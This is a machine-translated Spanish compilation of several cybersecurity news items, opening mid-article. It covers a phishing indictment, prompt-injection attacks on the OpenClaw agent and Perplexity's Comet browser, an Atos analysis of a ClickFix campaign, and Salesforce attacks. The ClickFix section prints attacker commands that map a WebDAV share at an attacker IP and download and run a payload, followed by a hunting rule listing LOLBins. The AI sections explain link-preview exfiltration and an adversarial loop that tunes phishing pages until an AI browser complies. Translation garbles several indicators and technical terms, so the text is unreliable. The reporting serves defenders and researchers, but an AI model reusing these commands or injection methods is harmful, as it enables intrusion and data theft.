Google también dijo que planea ofrecer «cuentas de distribución limitada» gratuitas que permitan a los desarrolladores aficionados y estudiantes compartir aplicaciones con hasta 20 dispositivos sin tener que «proporcionar una identificación emitida por el gobierno o pagar una tarifa de registro».

Vale la pena señalar que el proceso antes mencionado no se aplica a las instalaciones a través de Android Debug Bridge (ADB). Las cuentas de distribución limitadas para estudiantes y aficionados, así como el flujo avanzado para usuarios, estarán disponibles en agosto de 2026, antes de que los nuevos requisitos de verificación de desarrolladores entren en vigor el mes siguiente.

Ciberseguridad

«Sabemos que un enfoque de ‘talla única’ no funciona para nuestro ecosistema diverso», dijo Google. «Queremos asegurarnos de que la verificación de identidad no sea una barrera de entrada, por lo que ofrecemos diferentes caminos para satisfacer sus necesidades específicas».

El desarrollo coincide con la aparición de un nuevo malware para Android llamado Perseus que se dirige activamente a usuarios en Turquía e Italia con el objetivo de realizar apropiación de dispositivos (DTO) y fraude financiero.

Durante los cuatro meses, se han detectado al menos 17 familias de malware para Android. Incluyen FvncBot, SeedSnatcher, ClayRat, Wonderland, Cellik, Frogblight, NexusRoute, ZeroDayRAT, Arsink (y su variante mejorada SURXRAT), deVixor, Phantom, Massiv, PixRevolution, TaxiSpy RAT, BeatBanker, Mirax y Oblivion RAT.

Cero lecciones aprendidas: un estafador condenado supuestamente ejecutó otra estafa de phishing centrada en atletas desde una prisión federal

Los atletas profesionales de la NBA y la NFL supuestamente fueron engañados y victimizados por un hombre de Georgia de 34 años. esquema astuto de ingeniería social que corrió haciéndose pasar por una conocida estrella de cine para adultos, dijo el lunes el Departamento de Justicia.

Kwamaine Jerell Ford supuestamente inició y cometió algunos de los delitos mientras estaba encarcelado en una prisión federal por una estafa de phishing generalizada similar que también se dirigió a atletas universitarios y profesionales y artistas musicales a partir de 2015.

“Mientras cumplía condena por robar números de tarjetas de crédito de atletas y celebridades para financiar su estilo de vida, Ford supuestamente incurrió nuevamente en la misma conducta”, dijo en un comunicado Theodore S. Hertzberg, fiscal federal para el Distrito Norte de Georgia.

El presunto reincidente, mientras adoptaba la personalidad de un modelo de películas para adultos, engañó a atletas profesionales para que le proporcionaran sus credenciales de inicio de sesión de iCloud y códigos de autenticación multifactor para esas cuentas con el fin de robar información financiera y de identificación personal para pagar gastos personales.

Ford está acusado de ejecutar más de 2.000 transacciones no autorizadas con tarjetas de débito y crédito de atletas profesionales desde noviembre de 2020 hasta septiembre de 2024, según una acusación abierta. Estuvo bajo custodia federal durante los primeros 14 meses de la conspiración y quedó en libertad condicional por delitos anteriores en enero de 2022.

Los fiscales no nombraron a las víctimas ni divulgaron cuántos atletas supuestamente victimizó Ford durante su último plan, ni cuánto dinero obtuvo a través de la conspiración.

Se declaró inocente el viernes de 22 cargos por delitos que incluyen fraude electrónico, obtención de información de una computadora protegida, fraude de dispositivos de acceso, robo de identidad agravado y tráfico sexual. Ford se encuentra detenido sin derecho a fianza en espera de juicio.

Utilizando la identidad del modelo de películas para adultos, Ford supuestamente atrajo a sus víctimas de alto perfil a comunicarse con él en las redes sociales afirmando falsamente que les enviaría contenido de películas para adultos a través de iCloud.

Cuando un atleta profesional respondió, Ford supuestamente envió mensajes de phishing a la víctima diseñados para parecerse a mensajes de texto legítimos del servicio de atención al cliente de Apple. Los funcionarios dijeron que Ford falsificó cuentas legítimas de servicio al cliente de Apple y se hizo pasar por un representante de atención al cliente de Apple para solicitar los detalles de inicio de sesión de las víctimas a través de mensajes de texto.

Los fiscales dijeron que Ford les dijo a sus víctimas que los mensajes contenían un archivo de video compartido a través de un enlace de iCloud que les exigía responder con un código MFA. Ford supuestamente intentó acceder a las cuentas de iCloud de sus víctimas al mismo tiempo, lo que provocó la entrega de un código MFA al dispositivo de la víctima.

Los atletas profesionales que proporcionaron sus códigos iCloud MFA a Ford finalmente fueron engañados para que le dieran acceso completo a sus cuentas de iCloud, dijeron los funcionarios. Ford supuestamente utilizó ese acceso para robar datos confidenciales, licencias de conducir e información de tarjetas de crédito que utilizó para gastos personales.

Ford también, mientras se hacía pasar por la estrella de cine para adultos, supuestamente victimizó a un modelo de Onlyfans al afirmar que avanzaría en su carrera. Los fiscales dijeron que Ford atrajo a la modelo Onlyfans para que participara y grabara actos sexuales comerciales con atletas profesionales sin su consentimiento.

«Ford claramente no aprendió de su condena anterior por un plan similar. Esta vez, supuestamente intensificó su actividad criminal: robo de identidades y dinero y al mismo tiempo pasó a la coerción y el tráfico sexual», dijo en un comunicado Peter Ellis, agente especial interino a cargo de la oficina del FBI en Atlanta.

Ford supuestamente anunció a la víctima entre los atletas seleccionados, coordinó su viaje para que coincidiera con los lugares conocidos de los atletas y negoció pagos de los atletas por tener relaciones sexuales con la víctima. Los fiscales dijeron que Ford recibió un recorte financiero de esos actos sexuales comerciales, muchos de los cuales la víctima fue obligada a filmar sin el conocimiento de los atletas.

Ford también está acusado de utilizar estos vídeos de la modelo Onlyfans para interactuar con atletas adicionales con falsos pretextos. Cuando el modelo de OnlyFans se resistió a filmar los actos sexuales, Ford supuestamente los obligó a enviarle dinero en lugar de los videos.

En 2019, Ford se declaró culpable de fraude informático. condenado a tres años de prisión y se le ordenó pagar una restitución de casi 700.000 dólares después de que se declarara culpable de fraude informático y robo de identidad agravado. Ese plan, que también duró unos cuatro años, permitió a Ford piratear más de 100 cuentas de Apple pertenecientes a atletas y raperos profesionales de alto perfil.

Ford todavía estaba en prisión por esos crímenes cuando supuestamente estableció un nuevo plan dirigido a víctimas similares en algunas de las mismas plataformas tecnológicas.

Puede leer la acusación a continuación.

Matt Kapko

Escrito por Matt Kapko

Matt Kapko es reportero de CyberScoop. Su ámbito incluye delitos cibernéticos, ransomware, defectos de software y (mala) gestión de vulnerabilidades. El californiano de toda la vida comenzó su carrera periodística en 2001 con paradas anteriores en Cybersecurity Dive, CIO, SDxCentral y RCR Wireless News. Matt tiene una licenciatura en periodismo e historia de la Universidad Estatal de Humboldt.

Las fallas del agente OpenClaw AI podrían permitir una inyección rápida y una filtración de datos – CYBERDEFENSA.MX

El Equipo Técnico de Respuesta a Emergencias de la Red Nacional de Computadoras de China (CNCERT) ha emitido una advertencia sobre la seguridad derivada del uso de OpenClaw (antes Clawdbot y Moltbot), un agente autónomo de inteligencia artificial (IA) autónomo, de código abierto y autohospedado.

En una publicación compartida en WeChat, CNCERT señaló que las «configuraciones de seguridad predeterminadas inherentemente débiles» de la plataforma, junto con su acceso privilegiado al sistema para facilitar las capacidades de ejecución autónoma de tareas, podrían ser exploradas por malos actores para tomar el control del punto final.

Esto incluye riesgos que surgen de inyecciones rápidas, donde instrucciones maliciosas incrustadas en una página web pueden hacer que el agente filtre información confidencial si se le engaña para que acceda y consuma el contenido.

El ataque también es referido como inyección rápida indirecta (IDPI) o inyección rápida entre dominios (XPIA), ya que los adversarios, en lugar de interactuar directamente con un modelo de lenguaje grande (LLM), utilizan funciones benignas de IA como armas como el resumen de páginas web o el análisis de contenido para ejecutar instrucciones manipuladas. esto puede rango de evadir los sistemas de revisión de anuncios basados ​​en inteligencia artificial e influir en las decisiones de contratación para envenenar la optimización de motores de búsqueda (SEO) y generar respuestas sesgadas al suprimir las críticas negativas.

Ciberseguridad

OpenAI, en una publicación de blog publicada a principios de esta semana, dijo que los ataques rápidos de estilo inyección están evolucionando más allá de simplemente colocar instrucciones en contenido externo para incluir elementos de ingeniería social.

«Los agentes de IA son cada vez más capaces de navegar por la web, recuperar información y realizar acciones en nombre de un usuario», afirma. dicho. «Esas capacidades son útiles, pero también crean nuevas formas para que los atacantes intenten manipular el sistema».

Los riesgos de inyección rápida en OpenClaw no son hipotéticos. El mes pasado, investigadores de PromptArmor descubrieron que el función de vista previa del enlace en aplicaciones de mensajería como Telegram o Discord se puede convertir en una vía de filtración de datos cuando se comunica con OpenClaw mediante una inyección rápida indirecta.

La idea, a alto nivel, es engañar al agente de IA para que genere una URL controlada por el atacante que, cuando se presenta en la aplicación de mensajería como una vista previa del enlace, automáticamente hace que transmita datos confidenciales a ese dominio sin tener que hacer clic en el enlace.

«Esto significa que en sistemas de agentes con vistas previas de enlaces, la filtración de datos puede ocurrir inmediatamente después de que el agente de IA responda al usuario, sin que el usuario tenga que hacer clic en el enlace malicioso», dijo la compañía de seguridad de IA. dicho. «En este ataque, el agente es manipulado para construir una URL que utiliza el dominio de un atacante, con parámetros de consulta generados dinámicamente adjuntos que contienen datos confidenciales que el modelo conoce sobre el usuario».

Además de las indicaciones deshonestas, CNCERT también ha destacado otras tres preocupaciones:

  • La posibilidad de que OpenClaw pueda eliminar inadvertida e irrevocablemente información crítica debido a una mala interpretación de las instrucciones del usuario.
  • Los actores de amenazas pueden cargar habilidades maliciosas en repositorios como ClawHub que, cuando se instalan, ejecutan comandos arbitrarios o implementan malware.
  • Los atacantes pueden aprovechar las vulnerabilidades de seguridad reveladas recientemente en OpenClaw para comprometer el sistema y filtrar datos confidenciales.

«Para sectores críticos, como las finanzas y la energía, tales violaciones podrían conducir a la fuga de datos comerciales centrales, secretos comerciales y repositorios de códigos, o incluso resultar en la parálisis completa de sistemas comerciales completos, causando pérdidas incalculables», agregó CNCERT.

Para contrarrestar estos riesgos, se recomienda a los usuarios y organizaciones fortalecer los controles de red, evitar la exposición del puerto de administración predeterminado de OpenClaw a Internet, aislar el servicio en un contenedor, evitar almacenar credenciales en texto sin formato, descargar habilidades solo de canales confiables, deshabilitar las actualizaciones automáticas de habilidades y mantener actualizado al agente.

Ciberseguridad

El desarrollo se produce cuando las autoridades chinas han tomado medidas para restringir que las empresas estatales y las agencias gubernamentales ejecuten aplicaciones OpenClaw AI en computadoras de oficina en un intento por contener los riesgos de seguridad, Bloomberg. reportado. Se dice que la prohibición también se extiende a las familias del personal militar.

La popularidad viral de OpenClaw también ha llevado a los actores de amenazas a aprovechar el fenómeno para distribuir repositorios maliciosos de GitHub haciéndose pasar por instaladores de OpenClaw para implementar ladrones de información como Atomic y Vidar Stealer, y un malware proxy basado en Golang conocido como calcetines fantasma usando instrucciones estilo ClickFix.

«La campaña no estaba dirigida a una industria en particular, sino que estaba dirigida en general a usuarios que intentaban instalar OpenClaw con repositorios maliciosos que contenían instrucciones de descarga para entornos Windows y macOS», Huntress dicho. «Lo que hizo que esto fuera exitoso fue que el malware estaba alojado en GitHub, y el repositorio malicioso se convirtió en la sugerencia mejor calificada en los resultados de búsqueda de IA de Bing para OpenClaw Windows».

Investigando una nueva variante de Click-Fix – CYBERDEFENSA.MX

Descargo de responsabilidad: Este informe ha sido elaborado por el Centro de Investigación de Amenazas para mejorar la concienciación sobre la ciberseguridad y apoyar el fortalecimiento de las capacidades de defensa. Se basa en investigaciones y observaciones independientes del panorama de amenazas actual disponibles en el momento de la publicación. El contenido está destinado únicamente a fines informativos y de preparación.

Lea más blogs sobre inteligencia de amenazas e investigación de adversarios: https://atos.net/es/lp/cybershield

Resumen


Los investigadores de Atos identificaron una nueva variante de la popular técnica ClickFix, donde los atacantes convencen al usuario para que ejecute un comando malicioso en su propio dispositivo a través del acceso directo Win + R. En esta variación, se utiliza un comando «net use» para asignar una unidad de red desde un servidor externo, después de lo cual se ejecuta un archivo por lotes «.cmd» alojado en esa unidad. El script descarga un archivo ZIP, lo descomprime y ejecuta la aplicación WorkFlowy legítima con una lógica maliciosa modificada oculta dentro del archivo «.asar». Esto actúa como una baliza C2 y un gotero para la carga útil final del malware.

Figura 1: descripción general de alto nivel del flujo de ataques.

Descripción general del ataque

En esta versión, el vector de ataque inicial es el mismo que en todas las demás, una página web que se hace pasar por un mecanismo captcha – “happyglamper[.]ro». Solicita al usuario que abra la aplicación Ejecutar mediante «Win+R», seguido de «Ctrl+V» y «Enter».

Figura 2: Sitio web de phishing 1
Figura 3: Sitio web de phishing 2

Esto ejecuta el siguiente comando:

“cmd.exe” /c net use Z: https://94.156.170[.]255/webdav /persistent:no && “Z:\update.cmd” & net use Z: /delete

Normalmente, en esta etapa, los atacantes han utilizado PowerShell o mshta para descargar y ejecutar la siguiente etapa del malware. Aquí, en cambio, podemos ver que el «uso de red» se utiliza para asignar y conectarse a una unidad de red de un servidor externo desde el cual se ejecuta un script por lotes. Si bien no son novedosos, estos TTP nunca antes se habían visto en ataques ClickFix. Combinada con las siguientes etapas poco comunes de patrones de infección, esta campaña brinda a los adversarios altas posibilidades de evadir los controles defensivos y permanecer fuera del radar de los defensores.

En este caso, la variante ClickFix observada del flujo de ejecución evitó con éxito la detección de Microsoft Defender para Endpoint. Los equipos de seguridad de Atos pudieron detectarlo solo gracias al servicio interno Threat Hunting, que se centró en el principal aspecto de comportamiento de la técnica ClickFix: la ejecución inicial a través de la clave de registro RunMRU (consulta de caza disponible en la sección Apéndice).

El script de ejecución inicial “update.cmd” se carga desde la unidad asignada y se ejecuta; después de eso, se elimina la unidad asignada. Contenido de “update.cmd”:

start "" /min powershell -WindowStyle Hidden -Command "Invoke-WebRequest 'https://94.156.170[.]255/flowy.zip' -OutFile \"$env:TEMP\dl.zip\";
Expand-Archive \"$env:TEMP\dl.zip\" -DestinationPath \"$env:LOCALAPPDATA\MyApp\" -Force;
Start-Process \"$env:LOCALAPPDATA\MyApp\WorkFlowy.exe\""

Esto genera una instancia de PowerShell que descarga un archivo zip y lo extrae en el directorio “%LOCALAPPDATA%\MyApp\”. Luego ejecuta el binario “WorkFlowy.exe”.

Figura 4: Contenido del archivo flowy.zip

Análisis de flujo de trabajo

El archivo contiene una aplicación de escritorio WorkFlowy (versión 1.4.1050), firmada por el desarrollador “FunRoutine Inc.”, distribuida como un paquete de aplicaciones Electron. Las aplicaciones de Electron se escriben utilizando tecnologías web populares (HTML, CSS y JavaScript) y utilizan archivos «.asar» para empaquetar el código fuente durante el empaquetado de la aplicación. Se hace por varias razones, como mitigar problemas relacionados con nombres de rutas largos en Windows. El código malicioso se inyectó en main.js, el punto de entrada de Node.js de la aplicación, oculto dentro del archivo app.asar.

Perfil Técnico

Propiedad Valor
Aplicación de destino Escritorio WorkFlowy (electrón)
Versión maliciosa 1.4.1050
Archivo malicioso recursos/app.asar → /main.js
dominio C2 cloudflare.report/forever/e/
IP de origen C2 144[.]31[.]165[.]173 (Fráncfort, AS215439 play2go.cloud)
Dominio registrado Enero de 2026, registrante de HK, registrador OnlineNIC
Archivo de identificación de víctima %APPDATA%\id.txt
Director de puesta en escena con cuentagotas %TEMPERATURA%\[unix_timestamp]\

Vector de infección

El archivo malicioso ASAR es un reemplazo directo del legítimo resources/app.asar. El atacante volvió a empaquetar una versión anterior de la aplicación (v1.4 frente a la v4.3 actual) con código inyectado.

Figura 5: Contenido del subdirectorio «recursos»

Código malicioso (gotero/baliza)

Cuando se ejecuta WorkFlowy, busca el archivo app.asar en la ruta relativa codificada en el binario. Luego lee el archivo main.js desde su interior, lo decodifica en una cadena y lo analiza en el motor JavaScript V8 de Google integrado, que lo ejecuta. Los atacantes han reemplazado el main.js legítimo por uno que ellos mismos han creado. En lugar de scripts bien estructurados, han utilizado una estructura en línea muy ofuscada, agregando código malicioso encima del legítimo, asegurando que se ejecute primero y bloqueando la funcionalidad WorkFlowy.

El código malicioso contiene varias funciones críticas:

  1. El malware se ejecuta antes de que se inicie la aplicación legítima: El IIFE inyectado se abre con await f(), el bucle infinito de baliza C2. Debido a que f() nunca se resuelve, todo el código de inicialización legítimo de WorkFlowy que sigue se bloquea permanentemente. El malware se ejecuta con privilegios completos de Node.js inmediatamente después del lanzamiento.
  2. Toma de huellas dactilares persistente de la víctima a través de %APPDATA%\id.txt: En la primera ejecución se genera un ID alfanumérico aleatorio de 8 caracteres y se escribe en %APPDATA%\id.txt. En ejecuciones posteriores, la identificación almacenada se vuelve a leer, lo que le brinda al atacante un identificador estable para cada máquina víctima en todas las sesiones.
  3. Baliza C2: extrae la identidad del host cada 2 segundos: La función u() envía una POST HTTP que contiene la identificación única de la víctima, el nombre de la máquina y el nombre de usuario de Windows al servidor C2. El bucle en f() repite esto indefinidamente con un intervalo de 2 segundos.
  4. Descarga y ejecución remota de carga útil: La función p() recibe un objeto de tarea del C2, decodifica el contenido del archivo codificado en base64, lo escribe en un directorio con marca de tiempo en %TEMP% y ejecuta cualquier .exe a través de child_process.exec.

Si no se establece la conexión C2, no se generan archivos ni directorios. En el momento de realizar este análisis, el dominio C2 ya no respondía.

Por qué Electron es un mecanismo de entrega eficaz

El código malicioso se ejecuta en el proceso principal de Node.js, fuera del entorno limitado de Chromium, con todos los privilegios del usuario que ha iniciado sesión, lo que permite que el código malicioso ejecute cualquier acción que el usuario pueda realizar en el sistema. En realidad, no se escriben archivos en el disco y, dado que la carga útil maliciosa está empaquetada dentro del archivo «.asar», también ayuda a ocultar el código malicioso.

Persistencia

No se implementa ninguna persistencia a nivel del sistema operativo a través del cuentagotas. La baliza se ejecuta solo mientras WorkFlowy está abierto. El único artefacto escrito en el disco antes de la entrega en la siguiente etapa es %APPDATA%\id.txt (ID de seguimiento de la víctima), y eso solo si la conexión a C2 se establece correctamente. Presumiblemente, se delega una persistencia a nivel del sistema operativo a cualquier carga útil que entregue el C2 a través del cuentagotas.

Lea más blogs sobre inteligencia de amenazas e investigación de adversarios: https://atos.net/es/lp/cybershield

Conclusiones clave

Esta variante de ClickFix es importante porque aleja el acceso inicial de los motores de ejecución y secuencias de comandos de los que comúnmente se abusa, como PowerShell, MSHTA y WScript, y en su lugar depende del uso de la red para abusar de WebDAV como mecanismo de entrega. Las campañas anteriores de ClickFix generalmente se exponían al invocar directamente intérpretes o binarios que viven fuera de la tierra y que están fuertemente monitoreados por soluciones EDR modernas. Por el contrario, esta iteración monta un recurso compartido WebDAV remoto como una unidad local, ejecuta un archivo por lotes alojado mediante la semántica estándar del sistema de archivos y elimina la asignación inmediatamente después de su uso. Esto muestra que ClickFix aún evoluciona, expande su arsenal de métodos de ejecución de proxy y comienza a utilizar utilidades de red nativas.

La lógica maliciosa se oculta reemplazando el contenido del archivo app.asar de la aplicación Workflowy con una versión troyanizada de main.js. Debido a que el código se ejecuta dentro del proceso principal de Electron y permanece empaquetado dentro de una aplicación legítima, evita muchas detecciones de comportamiento y basadas en archivos que se centran en cargadores independientes o intérpretes de scripts. Los archivos ASAR rara vez se inspeccionan, lo que permite que la lógica del dropper se ejecute durante el inicio normal de la aplicación con una visibilidad mínima.

Esta actividad no fue detectada por los controles de seguridad y solo se identificó mediante la búsqueda de amenazas dirigida en Atos. La detección se basó en analizar el contexto de ejecución en lugar de los indicadores de carga útil, específicamente buscando ejecuciones de comandos sospechosas que se originaran en el cuadro de diálogo Ejecutar del Explorador (registrado dentro de la clave de registro RunMRU). Esto subraya la creciente importancia de la caza de amenazas como mecanismo de detección complementario: a medida que las campañas de ClickFix cambian hacia utilidades nativas y aplicaciones confiables que generan pocas alertas, sólo la caza proactiva y basada en hipótesis puede ayudar a sacar a la luz estas señales débiles lo suficientemente temprano como para interrumpir la cadena de ataque.

Apéndices

COI

Dominio llamarada de nube[.]informe
Dominio felizglamper[.]ro
IP 94[.]156[.]170[.]255
IP 144[.]31[.]165[.]173
URL https://nubeflare[.]informe/para siempre/e/
Archivo %APPDATA%\id.txt
Camino %TEMPERATURA%\[13-digit-timestamp]\
SHA256 a390fe045f50a0697b14160132dfa124c7f92d85c18fba07df351c2fcfc11063 (aplicación.asar)
SHA256 9ee58eb59e337c06429ff3f0afd0ee6886b0644ddd4531305b269e97ad2b8d42 (WorkFlowy.exe: versión anterior del binario legítimo, no malicioso)
SHA256 dc95f7c7fb98ec30d3cb03963865a11d1b7b696e34f163b8de45f828b62ec829 (principal.js)

Consulta de caza

  • título: Comandos sospechosos ejecutados mediante el cuadro de diálogo Ejecutar
  • identificación: 20891a30-032e-4f15-a282-fa4a8b0d8aae
  • estado: experimental
  • descripción:
  • Detecta intérpretes de comandos sospechosos y LOLBins escritos en la clave de registro Explorer RunMRU (comúnmente utilizada para el historial de diálogo de ejecución), con explorer.exe como proceso de inicio.
  • autor: CVR
  • fecha: 2026-03-05
  • etiquetas:
  • – ataque.ejecución
  • – ataque.t1059
  • – ataque.defense_evasion
  • fuente de registro:
  • categoría: conjunto_registro
  • producto: ventanas
  • definición: «ID de evento de Sysmon 13 (conjunto de valores de registro) o telemetría de registro EDR equivalente»
  • detección:
  • clave_selección:
  • TargetObject|contiene: ‘\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU’
  • proceso_selección:
  • Imagen|termina con: ‘\explorer.exe’
  • datos_de_selección:
  • Detalles|contiene:
  • – ‘cmd’
  • – ‘powershell’
  • – ‘cmd.exe’
  • – ‘powershell.exe’
  • – ‘wscript.exe ‘
  • – ‘cscript.exe ‘
  • – ‘net.exe’
  • – ‘net1.exe’
  • – ‘sh.exe’
  • – ‘bash.exe’
  • – ‘schtasks.exe’
  • – ‘regsvr32.exe’
  • – ‘hh.exe’
  • – ‘wmic.exe ‘
  • – ‘mshta.exe’
  • – ‘rundll32.exe’
  • – ‘msiexec.exe ‘
  • – ‘forfiles.exe ‘
  • – ‘scriptrunner.exe’
  • – ‘mftrace.exe ‘
  • – ‘AppVLP.exe ‘
  • – ‘svchost.exe’
  • – ‘msbuild.exe’
  • condición: clave_selección y proceso_selección y datos_selección
  • falsos positivos:
  • – «Actividad administrativa legítima utilizando el cuadro de diálogo Ejecutar (Win+R) para ejecutar herramientas integradas».
  • – «Scripts de TI o pasos de solución de problemas ejecutados de forma interactiva por un usuario».
  • nivel: medio

Lea más blogs sobre inteligencia de amenazas e investigación de adversarios: https://atos.net/es/lp/cybershield

¿Encontró interesante este artículo? Este artículo es una contribución de uno de nuestros valiosos socios. Síguenos en noticias de google, Gorjeo y LinkedIn para leer más contenido exclusivo que publicamos.

Los investigadores engañan al navegador Comet AI de Perplexity para convertirlo en una estafa de phishing en menos de cuatro minutos

Los navegadores web agentes que aprovechan las capacidades de inteligencia artificial (IA) para ejecutar acciones de forma autónoma en múltiples sitios web en nombre de un usuario podrían ser entrenados y engañados para que sean víctimas de trampas de phishing y estafas.

El ataque, en esencia, aprovecha la tendencia de los navegadores de IA a razonar sus acciones y usarlo contra el modelo mismo para reducir sus barreras de seguridad, Guardio dicho en un informe compartido con The Hacker News antes de su publicación.

«La IA ahora opera en tiempo real, dentro de páginas dinámicas y desordenadas, mientras solicita información continuamente, toma decisiones y narra sus acciones a lo largo del camino. Bueno, ‘narrar’ es un eufemismo: habla, ¡y demasiado!», dijo el investigador de seguridad Shaked Chen.

«Esto es lo que llamamos Parloteo agente: el navegador AI expone lo que ve, lo que cree que está sucediendo, lo que planea hacer a continuación y qué señales considera sospechosas o seguras».

Ciberseguridad

Interceptando este tráfico entre el navegador y los servicios de IA que se ejecutan en los servidores del proveedor y alimentándolo como entrada a una Red Generativa Adversaria (Ganar), Guardio dijo que pudo hacer que el navegador Comet AI de Perplexity fuera víctima de una estafa de phishing en menos de cuatro minutos.

La investigación se basa en técnicas anteriores como VibeScamming y Scamlexity, que descubrieron que las plataformas de codificación de vibraciones y los navegadores de IA podían ser persuadidos para generar páginas fraudulentas o llevar a cabo acciones maliciosas mediante inyecciones de mensajes ocultos. En otras palabras, cuando el agente de IA maneja las tareas sin supervisión humana constante, surge un cambio en la superficie de ataque en el que una estafa ya no tiene que engañar al usuario. Más bien, pretende engañar al propio modelo de IA.

«Si puedes observar lo que el agente considera sospechoso, lo que duda y, lo que es más importante, lo que piensa y parlotea sobre la página, puedes usarlo como señal de entrenamiento», explicó Chen. «La estafa evoluciona hasta que AI Browser cae de manera confiable en la trampa que otra IA le tendió».

La idea, en pocas palabras, es construir una «máquina de estafa» que optimice y regenere de forma iterativa una página de phishing hasta que el navegador agente deje de quejarse y proceda a llevar a cabo las órdenes del actor de la amenaza, como ingresar las credenciales de la víctima en una página web falsa diseñada para llevar a cabo una estafa de reembolso.

Lo que hace que este ataque sea interesante y peligroso es que una vez que el estafador itera en una página web hasta que funciona contra un navegador de IA específico, funciona en todos los usuarios que dependen del mismo agente. Dicho de otra manera, el objetivo ha pasado del usuario humano al navegador de IA.

«Esto revela el desafortunado futuro cercano al que nos enfrentamos: las estafas no sólo se lanzarán y ajustarán en la naturaleza, sino que se entrenarán fuera de línea, según el modelo exacto en el que confían millones de personas, hasta que funcionen perfectamente en el primer contacto», dijo Guardio. «Porque cuando su navegador AI explica por qué se detuvo, les enseña a los atacantes cómo evitarlo».

La divulgación se produce como Trail of Bits. demostrado cuatro técnicas de inyección rápida contra el navegador Comet para extraer información privada de los usuarios de servicios como Gmail explotando el asistente de inteligencia artificial del navegador y extrayendo los datos al servidor de un atacante cuando el usuario solicita resumir una página web bajo su control.

Ciberseguridad

La semana pasada, Zenity Labs también detalló dos ataques sin clic que afectan al cometa de Perplexity y que utilizan una inyección indirecta de avisos sembrada en invitaciones a reuniones para exfiltrar archivos locales a un servidor externo (también conocido como PerplejoCometa) o secuestrar la cuenta 1Password de un usuario si el extensión del administrador de contraseñas está instalado y desbloqueado. Los problemas, denominados colectivamente PerplexedBrowser, han sido abordados desde entonces por la empresa de inteligencia artificial.

Esto se logra mediante una técnica de inyección rápida conocida como colisión de intenciones, que ocurre «cuando el agente fusiona una solicitud de usuario benigna con instrucciones controladas por un atacante a partir de datos web no confiables en un único plan de ejecución, sin una forma confiable de distinguir entre los dos», dijo el investigador de seguridad Stav Cohen.

Los ataques de inyección rápida siguen siendo un desafío de seguridad fundamental para los modelos de lenguajes grandes (LLM) y para su integración en los flujos de trabajo organizacionales, en gran parte porque eliminar por completo estas vulnerabilidades puede no ser factible. En diciembre de 2025, OpenAI señaló que es «poco probable que» tales debilidades se resuelvan por completo en los navegadores agentes, aunque los riesgos asociados podrían reducirse mediante el descubrimiento automatizado de ataques, el entrenamiento de adversarios y nuevas salvaguardas a nivel del sistema.

Salesforce emite una nueva alerta de seguridad relacionada con el tercer ataque a clientes en seis meses

Los cazadores de amenazas y un grupo de víctimas no confirmadas están respondiendo a una serie de ataques dirigidos a clientes de Salesforce, que el proveedor reveló en un aviso de seguridad Sábado.

«Salesforce está monitoreando activamente la actividad de amenazas dirigida a sitios públicos de Experience Cloud, incluidos los intentos de aprovechar configuraciones de usuarios invitados demasiado permisivas», dijo la compañía en la alerta.

La campaña marca el tercer ataque generalizado dirigido a clientes de Salesforce en aproximadamente seis meses.

El número de víctimas atrapadas por los últimos ataques no está verificado, pero ShinyHunters, el grupo de amenazas que se atribuye la responsabilidad de los ataques, afirma que unas 100 empresas ya se han visto afectadas.

Los investigadores dijeron a CyberScoop que confían en que el grupo de amenazas detrás de la campaña está asociado con ShinyHunters, un equipo que anteriormente robó datos de instancias de Salesforce para intentos de extorsión.

Salesforce no atribuyó los ataques, pero culpó a un «grupo conocido de actores de amenazas», y agregó que el problema es no debido a una vulnerabilidad en la plataforma de la empresa.

La compañía dijo que la actividad de amenazas refleja una tendencia más amplia de ataques basados ​​en identidad, en este caso configuraciones de usuario invitado configuradas por el cliente que exponen los sitios de Experience Cloud de acceso público a posibles ataques.

«Somos conscientes de un actor de amenazas que intenta identificar configuraciones erróneas dentro de las instancias de Salesforce Experience Cloud», dijo en un comunicado Charles Carmakal, director de tecnología de Mandiant Consulting. «Estamos trabajando estrechamente con Salesforce y nuestros clientes para proporcionar las reglas de detección y telemetría necesarias para mitigar el riesgo potencial».

Salesforce dijo que el actor de amenazas está utilizando una versión modificada de la herramienta de código abierto desarrollada por Mandiant. AuraInspector para buscar sitios públicos de Experience Cloud y robar datos de instancias con un perfil de usuario invitado.

Esta configuración está diseñada para proporcionar a los usuarios no autenticados acceso a datos destinados al consumo público. Sin embargo, los perfiles de invitados con permisos excesivos permiten a los atacantes ver datos adicionales consultando directamente los objetos de Salesforce CRM sin iniciar sesión, explicó la compañía.

Salesforce no dijo cuándo ni cómo se enteró de la última campaña dirigida a sus clientes, ni cuántas empresas ya se han visto afectadas. «No tenemos nada más que agregar en este momento», dijo Nicole Aranda, gerente senior de comunicaciones corporativas de Salesforce.

La empresa recomendó a los clientes que se aseguren de que las configuraciones de los usuarios invitados estén restringidas adecuadamente.

«Cualquier sistema expuesto a Internet debe configurarse con la expectativa de que será escaneado continuamente», dijo en un correo electrónico Shane Barney, director de seguridad de la información de Keeper Security.

“En esencia, se trata de una cuestión de gobernanza del acceso”, añadió. «Las cuentas de invitado, las cuentas de servicio y las integraciones de API deben tratarse con la misma disciplina que los usuarios privilegiados. Aplicar privilegios mínimos, restringir el acceso a la API y auditar continuamente los permisos son controles de seguridad fundamentales».

Los clientes de Salesforce se enfrentaron a un par de ataques que involucraron a proveedores externos el año pasado. Google Threat Intelligence Group dijo en ese momento que tenía conocimiento de más de 200 instancias de Salesforce potencialmente afectadas vinculadas a actividad maliciosa en aplicaciones Gainsight conectadas a entornos de clientes de Salesforce en noviembre.

Una ola de ataques posteriores más extensa descubierta en agosto afectó a más de 700 empresas que integraron el agente de chat de IA Salesloft Drift en sus entornos de Salesforce. ShinyHunters o grupos de amenazas afiliados al grupo de extorsión también participaron en ambas campañas.

Matt Kapko

Escrito por Matt Kapko

